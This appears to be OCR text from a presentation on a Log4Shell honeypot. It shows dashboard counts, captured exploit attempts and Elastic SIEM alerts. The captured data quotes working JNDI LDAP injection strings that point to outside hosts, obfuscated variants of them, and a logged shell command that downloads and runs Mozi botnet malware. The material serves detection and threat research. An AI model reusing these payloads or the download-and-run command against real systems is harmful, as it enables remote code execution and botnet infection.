


https://www.govcert.ch/blog/zero-day-exploit-targeting-popular-java-library-log4j/

Exploit Metric - L4S TSVB


Exploit Attempts
1,439

Log4Shell - Attempts by IP over Time



HP Metric - L4S TSVB

Honeypots Deployed
3



Events received per

Per HP Metric - L4S TSVB

868


Dashboard / Log4Shell

Full screen Share

Exploit Metric - L4S TSVB

Exploit Attempts
1,439

Log4Shell - Attempts by IP over Time



HP Metric - L4S TSVB

Honeypots Deployed
3

https://log4shell.threatsearch.io

Events received per

Per HP Metric - L4S TSVB


868


Dashboard
Log4Shell
Full screen
Share
User Agent String
Hits
Mozilla/5.0 (platform; rv:geckoversion)... 99
${jndi:ldap://82.117.252.83:1534/Basic/Com... 89
${${::-j}${::-n}${::-d}${::-i}:${::-l}${::-d}${::-... 68
${jndi:ldap://78.31.71.248:1389/8el8iu} 56
${jndi:ldap://78.31.71.248:1389/gbqx6h} 56
${${::-j}${::-n}${::-d}${::-i}:${::-l}${::-d}${::-... 54
${jndi:ldap://78.31.71.248:1389/gfwwq7} 46
${${::-j}${::-n}${::-d}${::-i}:${::-l}${::-d}${ 42
${${::-j}${::-n}${::-d}${::-i}:${::-l}${::-d}${::-... 39
curl/7.58.0 37
Sankey - Source to Dest - Log4Shell
1,400
1,200
1,000
800
600
400
200
0
109.237.96.124
195.54.160.149
73.153.161.196
78.31.71.247
78.31.71.248
10.156.0.2
161.35.6.81
46.101.87.151
Source
Destination
Log4Shell
1439 documents
Columns
1 field sorted
@timestamp
geoip_src_...
geoip_src.country_...
so...
transaction.client_ip
transaction.request.headers.User-Agent
transactio...
destinati
Sep 6, 2022 @ 05:28:48.865
UAB Cherry Servers
Lithuania
195.189.96.133
${jndi:ldap://${hostName}.useragent.cc8csd1u5rbv7m800010h6ryqfkn4wp9r.oast.pro}
/
Sep 6, 2022 @ 05:28:48.865
UAB Cherry Servers
Lithuania
195.189.96.133
${jndi:ldap://${hostName}.useragent.cc8csd1u5rbv7m800010h6ryqfkn4wp9r.oast.pro}
/
Sep 6, 2022 @ 05:28:48.865
UAB Cherry Servers
Lithuania
195.189.96.133
${jndi:ldap://${hostName}.useragent.cc8csd1u5rbv7m800010h6ryqfkn4wp9r.oast.pro}
/


YO DAWG, WE HEARD YOU LIKE
USING LOGS TO MONITOR FOR RCE
SO WE PUT RCES IN YOUR LOGS
imgflip.com

Setup

Java APM Agent + Elastic Agent (Osquery, endpoint security, logs, metrics)



SIEM Alert


Count

Stack by: signal.rule.name

signal.rule.name	Count
Malware Prevention Alert	1
Suspicious JAVA Child Process	1

Trend

Stack by: signal.rule.name



2 alerts | Fields | Columns | 1 field sorted | Full screen | Additional filters | Grid view


Actions	signal.status	signal.original_event.created	process.parent.pid	process.parent.ppid	Rule	Version
	Open	Dec 22, 2021 @ 10:10:54.595	135184	135130	Malware Prevention Alert	3
	Open	Dec 22, 2021 @ 10:10:53.854	135130	—	Suspicious JAVA Child Process	3

SIEM Investigation


Rule	Event Summary
Malware Prevention Alert	malware, intrusion_detection, file event with process wget, parent process sh, file Mozi.a, by root on jmsdony01 created hig alert Malware Prevention Alert. root @ jmsdony01 was prevented from modifying a malicious file Mozi.a in /tmp/Mozi.a via >_ wget (135185) wget -O /tmp/Mozi.a https://images.swiftcrypto.com/Mozi.a via parent process sh (135184) with result success # d546509ab6670f9ff31783ed72875dfc0f37fa2b666bd5870eecaaed2ebea4a8
Suspicious JAVA Child Process	process event with process sh, parent process java, by root on jmsdony01 created medium alert Suspicious JAVA Child Proc root @ jmsdony01 executed process >_ sh (135184) /bin/sh -c wget -O /tmp/Mozi.a https://images.swiftcrypto.com/Mozi.a || chmod 700 Mozi.a || /usr/bin Mozi.a via parent proce java (135130) # f9296a4a6a5a3585d4801dca0a69ba51ee37d18e7c0b9a7c1e23c62a49568817

SIEM Investigation

